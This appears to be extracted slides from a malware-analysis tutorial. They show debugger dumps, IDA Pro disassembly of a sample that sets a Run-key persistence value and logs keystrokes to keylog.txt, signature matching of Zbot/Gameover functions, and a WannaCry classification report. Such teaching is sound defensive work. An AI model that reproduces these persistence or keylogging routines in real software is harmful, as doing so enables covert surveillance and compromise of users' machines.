
0045CC60-systcp.0045CC60
EAX=00000000

Address	Hex dump	ASCII	0012FFC4 7C816D4F RETURN to kernel32.7C816D4F
0041AFF0	00 00 00 00	0012FFC8 7C910738 ntdll.7C910738
0041AFF8	00 00 00 00	0012FFCC FFFFFFFF
0041B000	00 00 00 00	0012FFD0 7FFD4000
0041B008	00 00 00 00	0012FFD4 805522FA
0041B010	00 00 00 00	0012FFD8 0012FFC8
0041B018	00 00 00 00	0012FFDC 869F4890
0041B020	00 00 00 00	0012FFE0 FFFFFFFF
0041B028	00 00 00 00	End of SEH chain
0041B030	00 00 00 00	0012FFE4 7C8399F3 SE handler
0041B038	00 00 00 00	0012FFEC 00000000
0041B040	00 00 00 00	0012FFF0 00000000
0041B048	00 00 00 00	0012FFF4 00000000
0041B050	00 00 00 00	0012FFF8 00401000 systcp.<ModuleEntryPoint>
0041B058	00 00 00 00	0012FFFC 00000000
0041B060	00 00 00 00	
0041B068	00 00 00 00	
0041B070	00 00 00 00	
0041B078	00 00 00 00	
0041B080	00 00 00 00	
0041B088	00 00 00 00	
0041B090	00 00 00 00	
0041B098	00 00 00 00	
0041B0A0	00 00 00 00	


Symantec scripts loaded Paused







Example: IDA pro



IDA Pro - Hex Dump View

```

.text:00402284
.text:00402284 Data      = byte ptr -44h
.text:00402284 hKey     = dword ptr -4
.text:00402284
.text:00402284 mov edi, RegCreateKeyExA
.text:00402284 push esi      ; lpdwDisposition
.text:00402284 push eax      ; phkResult
.text:00402284 push esi      ; lpSecurityAttributes
.text:00402284 push 0F003Fh    ; samDesired
.text:00402284 push esi      ; dwOptions
.text:00402284 push esi      ; lpClass
.text:00402284 push esi      ; Reserved
.text:00402284 push offset SubKey  ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
.text:00402284 push 80000002h    ; hKey
.text:00402284 call edi ; RegCreateKeyExA
.text:00402284 lea  eax, [ebp+Data]
.text:00402284 mov  ebx, RegSetValueExA
.text:00402284 push 41h       ; cbData
.text:00402284 push  eax      ; lpData
.text:00402284 push 1          ; dwType
.text:00402284 push  esi      ; Reserved
.text:00402284 push offset ValueName ; "Systeme Info Tech"
.text:00402284 push [ebp+hKey]   ; hKey
.text:00402284 call ebx ; RegSetValueExA
.text:004022D6 push [ebp+hKey]   ; hKey
.text:004022D9 call ebx ; RegSetValueExA

```

000016B4 004022B4: sub_402284+30

262144 32 8192 allocating memory for name pointers...

2318336 total memory allocated


Loading IDP module c:\IDA\procs\pc.w32 for processor metapc...OK
Loading type libraries...
Autoanalysis subsystem has been initialized.
Database for file 'unknown.und' is loaded.
Compiling file 'c:\IDA\idc\ida.idc'...
Executing function 'main'...

System function calls

```
1F rep stosd
21     lea    eax, [ebp+Buffer]
27     push   104h           ; uSize
2C     push    eax           ; lpBuffer
2D     mov    [ebp+var_C], ebx
30     call   GetSystemDirectoryA
36     lea    eax, [ebp+Buffer]
3C     push   offset aKeylog_txt ; "keylog.txt"
41     push    eax
42     lea    eax, [ebp+var_3F4]
48     push   offset aSS_2      ; "%s\\%s"
4D     push    eax           ; char *
4E     call   _sprintf
53     lea    eax, [ebp+var_3F4]
59     push   offset aAw        ; "aw"
5E     push    eax           ; char *
5F     call   _fopen
64     mov    edi, eax
66     add    esp, 18h
69     cmp    edi, ebx
6B     jz    short loc_40D7E0
6D     lea    eax, [ebp+TimeStr]
73     push   46h           ; cchDate
75     push   eax           ; lpDateStr
76     push   offset aDdMmmYyyy ; "\n[dd:MM:yyyy, "
7B     push   ebx           ; lpDate
7C     mov    esi, 409h
81     push   ebx           ; dwFlags
82     push   esi           ; Locale
83     call   GetDateFormatA
89     lea    eax, [ebp+TimeStr]
8F     push   edi           ; FILE *
90     push   eax           ; char *
91     call   _fputs
96     push   46h           ; size_t
```

Follow the code flow

To speed things up: match known functions



Match known functions

IDA - C:\inf\Demo\Zbot2\104-pcx-02150000-HiddenModule.dmp				
f decryption	sub_2177897	Perfect	md5_21A0ECC36387ED1F79E5BF1259BA8D70	
f init_struct_	sub_2189CB0	Perfect	md5_2D5DF43F358A1C8F60C2927E641776F6	
f sockaddr_get_sizeB	sub_217E303	Perfect	Gameover 2013-07-02	
f cipher::init_key	sub_2172DDA	Perfect	Gameover (201404)	
f cipher_rc4_crypt	sub_2172A27	Perfect	md5_752C3B2CAD02CF5F116AD6C5A054EEC1; Gameover 2013-07-02	
f initializer	sub_2171774	Perfect	md5_21A0ECC36387ED1F79E5BF1259BA8D70	
f __printf	sub_2176C8C	Perfect	md5_752C3B2CAD02CF5F116AD6C5A054EEC1	
f _memset_0	sub_218D380	Perfect	md5_2D5DF43F358A1C8F60C2927E641776F6	
f P2PMessage::getPayloadSize?	sub_2173616	Perfect	zbot_p2p_variant_24jan2012; Gameover	
f cksum??	sub_2182251	Perfect	Gameover 2013-07-02	
f cksum_crc32_w	sub_218B7A0	Perfect	zbot_p2p_variant_24jan2012; Trojan.Tilon; Gameover 2013-07-02	
f Call_random_mersenne_twister	sub_2171949	Perfect	Gameover	
f DbgError2	sub_218E103	Perfect	zbot_p2p_variant_24jan2012; md5_6FF393EF4AE881E30C8177CA	
f sub_2159F3C	f @_EH4_CallFilterFunc@8	sub_218E776	Perfect	md5_C7E18B0BB97E4E061DA6983D924E9029; md5_F06FBF974C4711DF63DE84B0D13DE0A9; md5_843635360DE837F77D1B7DD6409A
f sub_2159FC6	f Set_eax_based_on_ecx	sub_216FCC1	Perfect	Gameover
f sub_2159FF4	f decrypt	sub_2172A98	Perfect	md5_752C3B2CAD02CF5F116AD6C5A054EEC1; md5_F7029EF98D183D477A44033D2C5264C8
f sub_215A010	f NTDLL_DLL__aulldvrm	sub_218EB00	Perfect	md5_626309040459C3915997EF98EC1C8D40; md5_64C1ADF6DF629F340C5A439FE0EF8ED1; md5_F8F0D25CA553E39DDE485D8FC7F
f sub_215A01E	f P2PNode::cmp_timestamp	sub_2167589	Perfect	Gameover
f sub_215A06A	f exceptionHandler	sub_218E7C0	Perfect	finfisher finspy installer
f sub_215A0EF	f __ValidateImageBase	sub_218EBD0	Perfect	md5_C6868945AE70C779C8EFFA19719D44A9; md5_3325E920527D834208950A28CD80E366; md5_F9A5BA7F3CB3E2FB3813D38AB9C

Match known functions in IDA

IDA - C:\inf\Demo\Zbot2\104-pcx-02150000-HiddenModule.dmp

File Edit Jump Search View Debugger Options Windows Help

Library function Data Regular function Unexplored Instruction External symbol

Functions win... IDA View-A Matched Hex View-A Structures Enums Imports Exports

.text:02172DDA
.text:02172DDA ; int __stdcall cipher::init_key__m(int a_key, int a_key_size)
.text:02172DDA cipher_init_key__m proc near ; CODE XREF: EncryptedTransport_init_keys__m+19↑p
...
; int __stdcall cipher::init_key__m(int a_key, int a_key_size)
cipher_init_key__m proc near ; CODE XREF: EncryptedTransport_init_keys__m+19↑p
; EncryptedTransport_init_keys__m+44↑p ...

a_key = dword ptr 4
a_key_size = dword ptr 8

.text:02172DE8 ;
.text:02172DE8
.text:02172DE8 loc_2172DE8: ; CODE XREF: cipher_init_key__m+8↑j
mov eax, [esp+a_key]
mov [ecx+4], eax
mov eax, [esp+a_key_size]
mov [ecx+8], eax
jmp short loc_2172E09

.text:02172DF8 ;
.text:02172DF8
.text:02172DF8 loc_2172DF8: ; CODE XREF: cipher_init_key__m+5↑j
mov edx, [esp+a_key_size] ; a_key_size
lea eax, [ecx+4]
mov ecx, [esp+a_key] ; a_key
push eax ; a_context
call cipher_rc4_init__m
.text:02172E09

Commercial solutions to find relatives → detection & classification



bf293bda73c5b4c1ec66561ad20d7e2bc6692d051282d35ce8b7b7020c753467

Malicious

Family: WannaCry

Known Malicious

This file is a known malware and exists in Intezer's blacklist or is recognized by trusted security vendors

SHA256:

bf293bda73c5b4c1ec66561ad20d7e2bc6692d051282d35ce8b7b7020c753467

virustotal

[Report \(50 / 64 Detections\)](#)

Code Reuse (431 Genes)

656 Common Genes

WannaCry

Malware

363 Genes | 84.22%

Lazarus

Malware

26 Genes | 6.03%

Magic Hound

Malware

5 Genes | 1.16%

Tsuneo's OpenLab

Library

27 Genes | 6.26%

zlib

Library

